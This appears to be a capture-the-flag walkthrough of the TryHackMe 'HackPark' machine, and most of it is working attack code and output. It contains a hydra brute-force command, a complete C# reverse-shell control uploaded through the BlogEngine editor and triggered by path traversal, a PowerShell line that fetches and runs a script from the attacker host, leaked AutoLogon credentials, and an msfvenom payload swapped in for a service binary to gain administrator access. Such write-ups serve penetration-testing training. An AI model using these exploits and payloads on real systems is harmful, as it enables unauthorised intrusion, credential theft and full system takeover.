


# Port 80

1. Found a blogpost made by user `admin`

- assume it is a username

2. Visit `/login`

- click forget password
- Enter `admin`



The screenshot shows the login page of a website called "blogengine.net". At the top, there is a logo with a wrench icon. Below the logo, there is a red error message box that reads: "Error sending email in SendMailMessage: Failure sending mail. Unable to connect to the remote server A connection attempt failed because the connected party did not properly respond after a period of time, or established connection failed because connected host has failed to respond 74.125.193.108:587 X". Below the error message, there is a white box titled "PASSWORD RETRIEVAL". Inside this box, there is a label "Username" and a text input field containing the text "admin". Below the input field, there is a green button labeled "SEND".

User not found X

PASSWORD RETRIEVAL

Username

SEND

- User: **admin**

### 3. Bruteforce with hydra

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt $ip http-post-form "/Account/login.aspx?ReturnURL=%2fadmin%2f:__VIEWSTATE=ErCqfhLnPJwKMrZUkK9nRq0ls10KB9Jee%2BMeJuriMLSGA6AfkvenBdto1%2FwOc9sYy4cZ70%2F%2Fwc3V3xXx%2BLY9L0fiC8btXvuJS2H8wsjdnVC25UxNHIA6BuDvD8uqaQDWElgGfG2kH30Az9fIwCDFZLYaZN%2BWxmrDgDv0aLgYjU9B71wsuS31ppLrFbCEDp6heo9zHu17WnZIs2rZ0YSgnYFmf65jU47Em%2Fk0f%2FmdCr0PkB4U507L%2Bc8Jpl6GbePebBZooiBw2vrLKTrKrdE375gtMyQYrsX6PWf38dTVExs8dKEHwjNpDTCFyAiXf9QQ21pj7mMesba5KnY6ztByzAl4hcKuQZKJByHfIoootX0%2FS7FY&__EVENTVALIDATION=Q1B%2FG6zN%2FTRXMM%2FKteb%2FKTfoU3Flp%2BLPZ0zjw6M%2BXXgXX4u41pv0sDimsAaM3kqFffJp4HpKWYTWaaBQbPyLM5dPg193hyQWRA4QzfthhZJHa1cUaG7GyXDQp7EiJyfEG1F9K0krp1VH9QCeE%2Bc1G6EHqiJ0YaSe10U1GH1E2xPFkBUn&ctl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:LoginFailed"
```



```

1 2 <%@ Control Language="C#" AutoEventWireup="true" EnableViewState="false"
3 Inherits="BlogEngine.Core.Web.Controls.PostViewBase" %>
4 <%@ Import Namespace="BlogEngine.Core" %>
5 <script runat="server">
6     static System.IO.StreamWriter streamWriter;
7     protected override void OnLoad(EventArgs e) {
8         base.OnLoad(e);
9
10        using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.11.49.241", 4444)) {
11            using(System.IO.Stream stream = client.GetStream()) {
12                using(System.IO.StreamReader rdr = new System.IO.StreamReader(stream)) {
13                    streamWriter = new System.IO.StreamWriter(stream);
14
15                    StringBuilder strInput = new StringBuilder();
16
17                    System.Diagnostics.Process p = new System.Diagnostics.Process();
18                    p.StartInfo.FileName = "cmd.exe";
19                    p.StartInfo.CreateNoWindow = true;
20                    p.StartInfo.UseShellExecute = false;
21                    p.StartInfo.RedirectStandardOutput = true;
22                    p.StartInfo.RedirectStandardInput = true;
23                    p.StartInfo.RedirectStandardError = true;
24                    p.OutputDataReceived += new System.Diagnostics.DataReceivedEventHandler(
25                        CmdOutputDataHandler);
26                    p.Start();
27                    p.BeginOutputReadLine();
28
29                    while(true) {
30                        strInput.Append(rdr.ReadLine());
31                        p.StandardInput.WriteLine(strInput);
32                        strInput.Remove(0, strInput.Length);
33                    }
34                }
35            }
36        }
37
38        private static void CmdOutputDataHandler(object sendingProcess,
39            System.Diagnostics.DataReceivedEventArgs outLine) {
40            StringBuilder strOutput = new StringBuilder();
41
42            if (!String.IsNullOrEmpty(outLine.Data)) {
43                try {
44                    strOutput.Append(outLine.Data);
45                    streamWriter.WriteLine(strOutput);
46                    streamWriter.Flush();
47                } catch (Exception err) { }
48            }
49        }
50    }
51 </script>
52 <asp:PlaceHolder ID="phContent" runat="server" EnableViewState="false"></asp:PlaceHolder>

```

b. Visit [http://\\$ip/admin/app/editor/editpost.cshtml](http://$ip/admin/app/editor/editpost.cshtml)

- Click on the folder icon and upload **PostView.ascx**



c. Execute reverse shell by visting [http://\\$ip/?](http://$ip/?)

**theme=../../App\_Data/files**

d. Shell obtained

```

(rootkali)-[~/tryhackme/hackPark/10.10.82.71/exploit]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.82.71] 49314
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.


c:\windows\system32\inetsrv>
whoami
c:\windows\system32\inetsrv>whoami
iis apppool\blog

```

7. Obtain user flag at **C:\Users\jeff\Desktop**

# Privilege Escalation: Password Found in Registry Key

1. Ran linpeas & found:



```
Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultUserName      : administrator
DefaultPassword     : 4q6XvFES7Fdxs
```

2. Invoke a reverse shell with user `administrator`

```
powershell.exe -c "$user='WORKGROUP\administrator';
$pass='4q6XvFES7Fdxs'; try { Invoke-Command -ScriptBlock {
iex(New-Object
Net.WebClient).DownloadString('http://10.11.49.241/Invoke-
PowerShellTcp.ps1')} -ComputerName hackpark -Credential (New-
Object System.Management.Automation.PSCredential $user,(ConvertTo-
SecureString $pass -AsPlainText -Force)) } catch { echo
$_.Exception.Message }}" 2>&1"
```

3. Obtained root shell & root flag

```
(root@kali)-[~/tryhackme/hackPark]
# nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.86.121] 49292
Windows PowerShell running as user Administrator on HACKPARK
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
```

```
PS C:\Users\Administrator\Documents> whoami
hackpark\administrator
PS C:\Users\Administrator\Documents> cd C:\Users\administrator
PS C:\Users\administrator> dir
```

Directory: C:\Users\administrator

Home

Mode	LastWriteTime	Length	Name
----	-----	-----	----
d-r--	8/3/2019 10:43 AM		Contacts
d-r--	8/4/2019 11:49 AM		Desktop
d-r--	8/3/2019 10:43 AM		Documents
d-r--	10/2/2020 2:38 PM		Downloads
d-r--	8/3/2019 10:43 AM		Favorites
d-r--	8/3/2019 10:43 AM		Links
d-r--	8/3/2019 10:43 AM		Music
d-r--	8/3/2019 10:43 AM		Pictures
d-r--	8/3/2019 10:43 AM		Saved Games
d-r--	8/3/2019 10:43 AM		Searches
d-r--	8/3/2019 10:43 AM		Videos

```
PS C:\Users\administrator> cd Desktop
PS C:\Users\administrator\Desktop> dir
```

Directory: C:\Users\administrator\Desktop

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a---	8/4/2019 11:51 AM	32	root.txt
-a---	8/4/2019 4:36 AM	1029	System Scheduler.lnk

"hackPark root shell obtained.png" is not created yet. Click to create.

# Privilege Escalation #2: Writable binary

## 1. Ran winPEAS

```
##### Autorun Applications
Check if you can modify other users AutoRuns binaries (Note that is normal)
-autorun-binaries

RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
Key: WScheduler
Folder: C:\Program Files (x86)\SystemScheduler
FolderPerms: Everyone [WriteData/CreateFiles]
File: C:\PROGRA~2\SYSTEM-1\WScheduler.exe /LOGON
FilePerms: Everyone [WriteData/CreateFiles]
```

```
##### Interesting Services - non Microsoft-
Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
Amazon EC2Launch(Amazon Web Services, Inc. - Amazon EC2Launch)[C:\Program Files\Amazon\EC2Launch\EC2Launch.exe] - Auto - Stopped
Amazon EC2Launch
=====
AmazonSSMAgent(Amazon SSM Agent)[C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe] - Auto - Running
Amazon SSM Agent
=====
AWSLiteAgent(Amazon Inc. - AWS Lite Guest Agent)[C:\Program Files\Amazon\WinTools\LiteAgent.exe] - Auto - Running - No quotes and space detected
AWS Lite Guest Agent
=====
Ec2Config(Amazon Web Services, Inc. - Ec2Config)[C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe] - Auto - Running - IsDotNet
Ec2 Configuration Service
=====
PsShutdownSvc(Systems Internals - PsShutdown)[C:\Windows\PSSONSVC.EXE] - Manual - Stopped
=====
WindowsScheduler(Splinterware Software Solutions - System Scheduler Service)[C:\PROGRA~2\SYSTEM-1\WService.exe] - Auto - Running
File Permissions: Everyone [WriteData/CreateFiles]
Possible DLL hijacking in binary folder: C:\Program Files (x86)\SystemScheduler (Everyone [WriteData/CreateFiles])
System Scheduler Service Wrapper
=====
```

- Found an interesting binary, we have write access to the file & the folder.

## 2. Create rev shell

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.11.49.241
LPORT=4444 -f exe -o reverse.exe
```

## 3. Try to replace WService itself, did not work

## 4. Found a log file at /event dir

```

12/15/21 09:41:01,Event Started Ok, (Administrator)
12/15/21 09:41:33,Process Ended. PID:860,ExitCode:4,Message.exe (Administrator)
12/15/21 09:42:00,Event Started Ok, (Administrator)
12/15/21 09:42:33,Process Ended. PID:2268,ExitCode:4,Message.exe (Administrator)
12/15/21 09:43:01,Event Started Ok, (Administrator)
12/15/21 09:43:34,Process Ended. PID:2872,ExitCode:4,Message.exe (Administrator)
12/15/21 09:44:01,Event Started Ok, (Administrator)
12/15/21 09:44:33,Process Ended. PID:2340,ExitCode:4,Message.exe (Administrator)
12/15/21 09:45:01,Event Started Ok, (Administrator)
12/15/21 09:45:33,Process Ended. PID:2152,ExitCode:4,Message.exe (Administrator)
12/15/21 09:46:02,Event Started Ok, (Administrator)
12/15/21 09:46:34,Process Ended. PID:1568,ExitCode:4,Message.exe (Administrator)
12/15/21 09:47:01,Event Started Ok, (Administrator)
12/15/21 09:47:34,Process Ended. PID:2840,ExitCode:4,Message.exe (Administrator)
12/15/21 09:48:01,Event Started Ok, (Administrator)
12/15/21 09:48:33,Process Ended. PID:2156,ExitCode:4,Message.exe (Administrator)
12/15/21 09:49:01,Event Started Ok, (Administrator)
12/15/21 09:49:33,Process Ended. PID:2976,ExitCode:4,Message.exe (Administrator)
12/15/21 09:50:01,Event Started Ok, (Administrator)
12/15/21 09:50:34,Process Ended. PID:2504,ExitCode:4,Message.exe (Administrator)
12/15/21 09:51:01,Event Started Ok, (Administrator)

```

- WService is referencing/calling Message.exe

#### 5. Replace Message.exe with our reverse shell

```

del Message.exe
copy \\10.11.49.241\kali\reverse.exe "C:\Program Files
(x86)\SystemScheduler\Message.exe"

```

#### 6. Restart service or wait for service to execute itself

```

net stop WindowsScheduler
net start WindowsScheduler

```

```

(rootkali)-[~/tryhackme/hackPark/10.10.82.71/exploit]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.86.121] 49380
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\PROGRA~2\SYSTEM~1>whoami
whoami

C:\PROGRA~2\SYSTEM~1>powershell -c "whoami"
powershell -c "whoami"
hackpark\administrator

C:\PROGRA~2\SYSTEM~1>

```



